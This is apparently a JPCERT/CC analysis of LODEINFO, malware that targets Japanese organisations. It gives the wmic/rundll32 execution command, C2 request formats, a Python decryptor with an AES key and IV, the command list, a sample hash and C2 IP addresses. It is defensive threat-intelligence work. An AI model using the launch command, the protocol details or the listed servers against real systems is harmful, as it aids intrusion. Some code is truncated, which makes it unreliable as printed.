

# 日本国内の組織を狙ったマルウェアLODEINFO - JPCERT/CC Eyes

By 喜野 孝太(Kota Kino)

Published: 2020-02-19 · Archived: 2026-04-05 18:48:33 UTC

- [LODEINFO](#)

JPCERT/CCでは、2019年12月頃に日本国内の組織を狙った標的型攻撃メールを確認しています。標的型攻撃メールには、これまでJPCERT/CCでは確認していなかった、「LODEINFO」と呼ばれる新たなマルウェアに感染させようとする不正なWord文書が添付されていました。今回は、新たなマルウェアLODEINFOの詳細について紹介します。

## LODEINFOが動作するまでの流れ

図1は、LODEINFOが動作するまでの流れを示しています。




図 1 : LODEINFOが動作するまでの流れ

JPCERT/CCが確認した検体では、Word文書のマクロを有効化することでLODEINFOがホスト上に作成され、以下のコマンドでrundll32.exeから実行されます。

```
wmic process call create "cmd /c cd %ProgramData%&start rundll32.exe [LODEINFOのファイルパス] main"
```

その後、LODEINFOはsvchost.exeのプロセスを起動し、ペイロードをインジェクションして動作します。

以降では、インジェクションされた後のLODEINFOの詳細な挙動について解説します。

## LODEINFOの挙動の詳細

LODEINFOは、特定のサイトとHTTPで通信を行い、受信した命令を実行します。

以下は、LODEINFOが送信するHTTP POSTリクエストの例です。

```
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
Host: [ホスト名]
Content-Length: 193
Connection: Keep-Alive
Cache-Control: no-cache

data=DIajqcc5lVuJpJwvr36msbQAAADitmc5LmhlLVituiM40tDohYHRxBJ2R5yWjTYNyBTkUMGD2CPFpZw02cwPvl3Yb0SmUAA
```

データはAESで暗号化した後に、BASE64エンコードされています。データには、LODEINFOが動作しているホストのホスト名や言語環境、MACアドレスなどの情報が含まれています。図2は、送信データをデコードした例です。（送信するデータのフォーマットについては、Appendix Aをご覧ください）

```
00000000: 7d41 4010 0000 802b 0000 00e6 0028 3135 }A@....+(15
00000010: 3737 3334 3932 3338 7c39 3332 7c30 3030 77349238|932|000
00000020: 4332 3941 4537 4500 0000 8046 437c 4445 C29AE7E...FC|DE
00000030: 534b 544f 502d 3531 5644 454a 4e00 0000 SKTOP-51VDEJN..
00000040: 0000 0000 0000 0000 0000 0000 0000 000f .....
```

図2：デコードした送信データの一部

以下は、HTTP POSTリクエストのデータを復号するコードの一部です。

```
from Crypto.Cipher import AES
from base64 import urlsafe_b64decode
from binascii import a2b_hex

def decrypt_lodeinfo_data(enc_data: str, key: bytes, iv: bytes) -> bytes:
    header_b64 = enc_data[:0x1C]
    header = urlsafe_b64decode(header_b64.replace(".", "="))

    ## decode with base64
    postdata_size = int.from_bytes(header[0x10:0x14], byteorder="little")
    postdata_b64 = enc_data[0x1C:0x1C+postdata_size]
    postdata = urlsafe_b64decode(postdata_b64.replace(".", "="))

    ## decrypt with AES
    cipher = AES.new(key, AES.MODE_CBC, iv)
```

```
decrypt_size = int.from_bytes(postdata[0x30:0x34],byteorder="little")
dec_data = cipher.decrypt(postdata[0x34:0x34+decrypt_size])

## remove junk bytes
junk_size = dec_data[-1]
dec_data = dec_data[:decrypt_size-junk_size]

return dec_data

encrypted_data = "DIajqcc5lVuJpjwvr36msbQAAADitmc5LmhLlVituim40tDohYHRxBJ2R5yWjTYNyBTKUMGD2CPFpZw02c

KEY = a2b_hex("E20EF6C66A838DA222821DB1C5777251F1A9D5D14D2344CED68A353BFCAC4C5A")
IV = a2b_hex("CC45ABAD58152C6150F157367ECC53F3")

decrypted_data = decrypt_lodeinfo_data(encrypted_data, KEY ,IV)
print("Decrypted Data: ", bytes.hex(decrypted_data))
```

次に、LODEINFOはコマンドを受信します。C&Cサーバからのレスポンスは、HTTP POSTリクエストと同様に、AESとBASE64を組み合わせて暗号化が行われています。LODEINFOは受信したコマンドに応じて、以下の機能などを実行します。（コマンドの詳細についてはAppendix Bをご覧ください）

- PEファイルの実行
- シェルコードの実行
- ファイルのアップロード・ダウンロード
- プロセスの停止
- ファイル一覧の送信
- マルウェアバージョン情報の送信

## LODEINFOで利用されているコード

LODEINFOを分析した結果、GitHub上で公開されているLodePNG[1]と呼ばれるPNGファイルのエンコーダー/デコーダーのソースコードと類似する部分が多いことを確認しました。ただし、LodePNGの機能を悪用している箇所は確認できていないため、攻撃者が当該コードを利用している理由については不明です。

## おわりに

LODEINFOには、複数の箇所でデバッグ用と思われる文字列が記載されている他、バージョン情報としてv0.1.2といった文字列が確認でき、現在も開発途中の可能性がります。今後もLODEINFOを利用した攻撃が続く可能性もあるため、注意が必要です。

なお、今回解説したLODEINFOと類似する検体のハッシュ値をAppendix C、確認した通信先をAppendix Dに記載しています。Appendix Dの通信先に対して通信が発生していないかをご確認ください。

インシデントレスポンスグループ 喜野 孝太

## 参考情報

[1] GitHub: LodePNG - PNG encoder and decoder in C and C++

<https://github.com/lvandeve/lodepng>

## Appendix A 送受信データの内容

表 A-1:データフォーマット (BASE64デコード後)

オフセット	長さ	内容
0x00	16	AESキーのSHA512値 (先頭16byte)
0x10	4	0x15以降のデータをBASE64エンコードしたサイズ
0x14	1	不明
0x15	48	AESで暗号化される前のデータのSHA512値 (先頭48byte)
0x45	4	AESで暗号化されたデータのサイズ
0x49	可変	AESで暗号化されたデータ

表 A-2:BASE64デコードした送信データの例

```

00000000: 0c86 a3a9 c739 955b 89a6 3c2f af7e a6b1 .....9.[.</~..
00000010: b400 0000 e2b6 6739 2e68 4b95 58ad ba23 .....g9.hK.X.#
00000020: 383a d0e8 8581 d1c4 1276 479c 968d 360d 8:.....vG...6.
00000030: c814 e450 c183 d823 c5a5 9c34 d9cc 0fbe ...P...#...4...
00000040: 5dd8 6f44 a650 0000 00d5 761a 05dc 620f ].oD.P...v...b.
00000050: e017 cd33 0e9a 6d9f e450 3e76 1c41 e464 ...3...m..P>v.A.d
00000060: a983 4ecb 246f 7e10 0748 7005 0de7 4530 ..N.$o~..Hp...E0
00000070: 9972 3b52 b3b5 2d5c aefc 9acb 261d 2f7c .r;R..-\....&./|
00000080: e635 d13b d4cb 16bf 63f9 3de0 7319 4fef .5.;....c.=.s.O.
00000090: d041 9ad1 5c9c 49f3 5e00 0000 .A..\.I.^...
    
```

## Appendix B コマンド一覧

表 B: コマンド一覧

値	内容
MZ	PEファイルの実行
0xE9	シェルコードの実行
cd	カレントディレクトリの変更


値	内容
ls	ファイル一覧の送信
send	ファイルダウンロード
recv	ファイルアップロード
cat	ファイルアップロード
memory	シェルコードの実行 (svchost.exeにインジェクション)
kill	任意プロセスの停止
ver	マルウェアバージョン情報の送信

### Appendix C 検体のハッシュ値

- b50d83820a5704522fee59164d7bc69bea5c834ebd9be7fd8ad35b040910807f

### Appendix D 通信先

- 45.67.231.169
- 162.244.32.148
- 193.228.52.57



### [喜野 孝太\(Kota Kino\)](#)

2019年8月から現職。主に、マルウェア分析・フォレンジック調査に従事。

### 関連記事



```
• 0F 01 00 0C 0A 04 00 movsx eax, cs:num7
• 06 0F 04 C8 movd xmm1, eax
• F3 0F 16 C9 cvtdq2pd xmm1, xmm1
• 0F 0E 05 DC 0A 04 00 movsx eax, cs:num3
• 06 0F 04 C8 movd xmm0, eax
• F3 0F 16 C9 cvtdq2pd xmm0, xmm0
• F2 0F 38 C8 addsd xmm0, xmm0
• 0F 0F 38 C8 subss xmm1, xmm0
• F2 0F 58 CA mulsd xmm1, xmm1
• F2 0F 11 4D 08 movsd [rbp+1410+phPrev], xmm1
• E8 05 C8 FF FF call ret2
• 44 0F 38 C8 movsx r9d, al
• E8 0C C8 FF FF call ret0
• 0F 05 C8 movsx ecx, al
• 44 0F 48 C9 imul r9d, ecx
• E8 00 C8 FF FF call ret7
• 0F 0E C9 movsx eax, al
• 41 03 C1 add eax, r9d
• 0F 0E 00 9F 0A 04 00 movsx ecx, cs:num9
• 03 C1 add eax, ecx
• 0F 0E 00 95 0A 04 00 movsx ecx, cs:num8
• 33 D2 xor edx, edx
• F7 F5 div ecx
• 0F 0E 00 87 0A 04 00 movsx ecx, cs:num1
• 38 C1 cmp eax, ecx
• 74 38 jr short loc_7FF8581895C0
• E8 06 C8 FF FF call ret3
• 0F 0E D0 movsx edx, al
• 0F 0E 05 0C 0A 04 00 movsx eax, cs:num0
• 0F 05 D0 imul edx, eax
• 44 00 04 52 lea r9d, [rdx+rdx*2]
• 45 03 C9 add r9d, r9d
• E8 00 C8 FF FF call ret9
• 0F 0E C8 movsx ecx, al
• 44 28 C1 sub r9d, ecx
• E8 72 C8 FF FF call ret6
• 0F 05 C9 movsx ecx, al
• 44 03 C1 add r9d, ecx
• 0F 0E 00 4E 0A 04 00 movsx ecx, cs:num3
• 41 03 C8 add ecx, r9d
```

[Ivanti Connect Secureの脆弱性を起点とした侵害で確認されたマルウェア](#)

```
__int64 __fastcall mal_decode(__int64 encbuf, int bufsize)
{
    __int64 j_1; // rax
    int i; // [rsp+18h] [rbp-Ch]

    if ( encbuf )
    {
        for ( i = 0; ; ++i )
        {
            j_1 = (unsigned int)i;
            if ( i >= bufsize )
                break;
            *(_BYTE *)(encbuf + i) ^= Key1to7[i % 7];
        }
    }
    return j_1;
}
```

[Ivanti Connect Secureに設置されたマルウェアDslogRAT](#)